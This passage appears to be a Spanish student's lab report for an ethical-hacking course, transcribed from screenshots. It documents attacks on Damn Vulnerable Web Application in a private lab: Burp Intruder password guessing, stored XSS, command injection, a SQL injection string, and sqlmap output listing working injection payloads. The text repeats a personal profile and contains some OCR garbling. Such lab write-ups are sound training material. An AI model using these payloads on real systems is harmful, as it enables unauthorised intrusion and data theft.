 Payload count: 50
 Request count: 2,550

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste: password
 Load: PASSWORD
 Remove: 123456
 Clear: 12345678
 Deduplicate: admin
 Add: Admin
 Add: qwerty

Add

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ☐ Enabled Rule

Edit

Event log (1) All issues

Memory: 118.1MB

Compruebo los resultados:

Veo que las de 4923 length son incorrectas.

Attack: Save

4. Intruder attack of http://10.0.2.3

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response re...	Error	Timeout	Length	Comment
0			200	3046			4923	
1	admin	password	200	43			4989	
2	Admin	password	200	43			4989	
3	ADMIN	password	200	43			4989	
4	User	password	200	43			4989	
5	test	password	200	43			4989	

Request Response

Result 0 | Intruder attack

Baseline request (no payloads)
 Status code: 200
 Length: 4923
 Timer: 3050

Request Response

1 GET /dwa/vulnerabilities/brute/?username=admin&password=admin&login=Login HTTP/1.1
 2 Host: 10.0.2.3
 3 Accept-Language: en-US,en;q=0.9
 4 Upgrade-Insecure-Requests: 1
 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 7 Referer: http://10.0.2.3/dwa/vulnerabilities/brute/
 8 Accept-Encoding: gzip, deflate, br
 9 Cookie: security=high; PHPSESSID=9ac1049089d209924db67eb21c0a250
 10 Connection: keep-alive
 11
 12

36 of 2550

Veo que 4989 de length son correctas: **Admin/password**

chivo Máquina Ver Entrada Dispositivos Ayuda

Attack Save

4. Intruder attack of http://10.0.2.3

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response re...	Error	Timeout	Length	Comment
2	Admin	password	200	43			4988	
1	admin	password	200	43			4988	
3	ADMIN	password	200	40			4988	
0			200	3046			4923	
4	user	password	200	3042			4923	
6	test							
7	guest							

Result 2 | Intruder attack

Previous Next

Payload 1: Admin
Payload 2: password
Status code: 200
Length: 4989
Timer: 43

Request Response

Pretty Raw Hex Render

GET /dva/vulnerabilities/ Host: 10.0.2.3 Accept-Language: en-US, es Upgrade-Insecure-Request: 1 User-Agent: Mozilla/5.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Referer: http://10.0.2.3 Accept-Encoding: gzip, deflate Cookie: security=high; PHPSESSID=... Connection: keep-alive

60 Password:

61 <input type="password" AUTOCOMPLETE="off" name="password">
62

63 <input type="submit" value="Login" name="Login">
64 </form>
65 <p>
66 Welcome to the password protected area Admin
67 </p>
68
69 </div>
70 <h2>

0 highlights

Aplicaciones

Todos los marcadores

ALBERTO DIEGUEZ ALVAREZ

Editar perfil

Información Personal

Dirección de correo: a.dieguez.alvarez@gmail.com

Ciudad: León

Detalles del curso

Perfiles de curso

Análisis Forense Informático (25-26)

Bastionado de Redes y Sistemas (25-26)

Hacking Ético (25-26)

Incidentes de Ciberseguridad (25-26)

Veo que 4988 son correctas: **admin/password** y **ADMIN/password**

Archivo Máquina Ver Entrada Dispositivos Ayuda

Attack Save

4. Intruder attack of http://10.0.2.3

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response re...	Error	Timeout	Length	Comment
2	Admin	password	200	43			4989	
1	admin	password	200	43			4988	
3	ADMIN	password	200	40			4988	
0			200	3046			4923	
4	user							
6	test							
7	guest							

Result 1 | Intruder attack

Previous Next

Payload 1: admin
Payload 2: password
Status code: 200
Length: 4988
Timer: 48

Request Response

Pretty Raw Hex Render

1 GET /dva/vulnerabilities/ 2 Host: 10.0.2.3 3 Accept-Language: en-US, en 4 Upgrade-Insecure-Request: 1 5 User-Agent: Mozilla/5.0 (X 6 Accept: text/html,application 7 Referer: http://10.0.2.3/d 8 Accept-Encoding: gzip, def 9 Cookie: security=high; PHP 10 Connection: keep-alive 11 12

60 Password:

61 <input type="password" AUTOCOMPLETE="off" name="password">
62

63 <input type="submit" value="Login" name="Login">
64 </form>
65 <p>
66 Welcome to the password protected area admin
67 </p>
68
69 </div>
70 <h2>

0 highlights

Aplicaciones

Todos los marcadores

ALBERTO DIEGUEZ ALVAREZ

Editar perfil

Información Personal

Dirección de correo: a.dieguez.alvarez@gmail.com

Ciudad: León

Detalles del curso

Perfiles de curso

Análisis Forense Informático (25-26)


Bastionado de Redes y Sistemas (25-26)

Hacking Ético (25-26)

Incidentes de Ciberseguridad (25-26)

Usando alguna combinación ya puedo acceder:


Página 13 | 20




Apartado 2: Cross Site Scripting Almacenado con BurpSuite


Apoyándote en el proxy de interceptación Burp Suite realiza un ataque de Cross Site Scripting Almacenado sobre la funcionalidad "XSS stored" de Damn Vulnerable Web Application.

Pongo el interceptor, entro en XSS stored e ingreso datos para ver como se comporta.






Modifico el mensaje que ingresé y le pongo un script de alerta con un mensaje.




Presionamos forward y comprobamos en la web.




Apartado 3: Ejecución remota de código con BurpSuite

Apoyándote en el proxy de interceptación Burp Suite realiza un ataque de ejecución remota de código sobre la funcionalidad "Command Execution" de Damn Vulnerable Web Application.

Intercepto y pongo la IP de mi Kali. Luego modifico la IP por un comando.




Vemos como se ha ejecutado el script:



Apartado 4: Ejecución de inyección SQL con BurpSuite

Apoyándote en el proxy de interceptación Burp Suite realiza un ataque de inyección SQL sobre la funcionalidad "SQL injection" de Damn Vulnerable Web Application.

Ingresa un id y lo intercepto:



The image shows a Burp Suite interface on the left and a mobile application interface on the right. The Burp Suite window displays a request log with a GET request to `http://10.0.2.3/dvwa/vulnerabilities/sql?id=7&Submit=Submit`. The request details are visible in the 'Request' tab, showing headers like 'Host: 10.0.2.3', 'Accept-Language: en-US,en;q=0.9', and 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36'. The mobile app interface on the right shows a profile for 'ALBERTO DIEGUEZ ALVAREZ' with an 'Editar perfil' button. Below the profile, there is a section for 'Información Personal' with fields for 'Dirección de correo:' (a.dieguez.alvarez@gmail.com) and 'Ciudad:' (León). At the bottom, there is a 'Detalles del curso' section with a list of 'Perfiles de curso' including 'Análisis Forense Informático (25-26)', 'Bastionado de Redes y Sistemas (25-26)', 'Hacking Ético (25-26)', and 'Incidentes de Ciberseguridad (25-26)'.

Añado el mítico sql injection:

This image is similar to the first one, showing Burp Suite and a mobile app. The Burp Suite window now shows a modified request: `GET /dvwa/vulnerabilities/sql?id='%20OR%20'1'%'20--%20&Submit=Submit`. The 'Inspector' tab is active, showing the 'Value' field with the payload `'%20OR%20'1'%'20--%20` and a 'Decoded from: URL encoding' dropdown. The mobile app interface remains the same, showing the profile for 'ALBERTO DIEGUEZ ALVAREZ'.


Compruebo:

The image shows a web browser window on the left and the same mobile app interface on the right. The web browser displays the 'Damn Vulnerable Web App' (DVWA) 'Vulnerability: SQL Injection' page. The page has a 'User ID' field and a 'Submit' button. Below the form, there is a list of user IDs and their corresponding first and last names, demonstrating the results of a successful SQL injection attack. The mobile app interface remains the same, showing the profile for 'ALBERTO DIEGUEZ ALVAREZ'.


Apartado 5: Extraer datos con sqlmap

Apoyándote en la herramienta sqlmap extrae información de el "Banner de la Base de Datos" utilizando la vulnerabilidad de inyección SQL localizada en el apartado 4 en la funcionalidad "SQL injection" de Damn Vulnerable Web Application.

Ejecutamos la misma acción que antes:



Copiamos el contenido de la request para usarlo en sqlmap. La pegamos en un archivo:



Ejecutamos el siguiente comando:

sqlmap -r burpRequest.txt -baner

Aquí se puede ver el banner: banner: '5.0.51a-3ubuntu5'

10.0.2.4

Disconnected

No target

85%

06:04 PM

query columns. Automatically extending the range for current UNION query injection technique test

[18:03:54] [INFO] target URL appears to have 2 columns in query

[18:03:54] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

[18:03:54] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you expect any problems during data retrieval

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n

sqlmap identified the following injection point(s) with a total of 158 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

Payload: id=8' OR NOT 4852=4852#GSubmit=Submit

Type: error-based

Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)

Payload: id=8' OR ROW(8529,8889)>(SELECT COUNT(*),CONCAT(0x717a707071,(SELECT (ELT(8529=8529,1))))0x7170707171,FLOOR(D(0)*2))X FROM (SELECT 1146 UNION SELECT 7055 UNION SELECT 6682 UNION SELECT 1375)a GROUP BY x)-- sfgI6Submit=Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=8' AND (SELECT 1546 FROM (SELECT(SLEEP(5)))YJQW)-- oLDI6Submit=Submit

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

Payload: id=8' UNION ALL SELECT NULL,CONCAT(0x717a707071,0x70594e56624d4a58464a6b71704e6e78615a77625570655354484374616e7459486a586b4471,0x7170707171)#GSubmit=Submit

[18:04:17] [INFO] the back-end DBMS is MySQL

[18:04:17] [INFO] fetching banner

web server operating system: Linux Ubuntu 8.04 (Hardy Heron)

web application technology: PHP 5.2.4, Apache 2.2.8

back-end DBMS operating system: Linux Ubuntu

back-end DBMS: MySQL >= 4.1

banner: '5.0.51a-3ubuntu5'

[18:04:27] [INFO] received data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.3'

[*] ending @ 18:04:17 /2026-03-28/

home/chlodo/Downloads

took 1m 15s

Aplicaciones

50

Alberto Dieguez Alvarez

Editar perfil

Información Personal

Dirección de correo: a.dieguez.alvarez@gmail.com

Ciudad: León

Detalles del curso

Perfiles de curso

Análisis Forense Informático (25-26)

Bastionado de Redes y Sistemas (25-26)

Hacking Ético (25-26)

Incidentes de Ciberseguridad (25-26)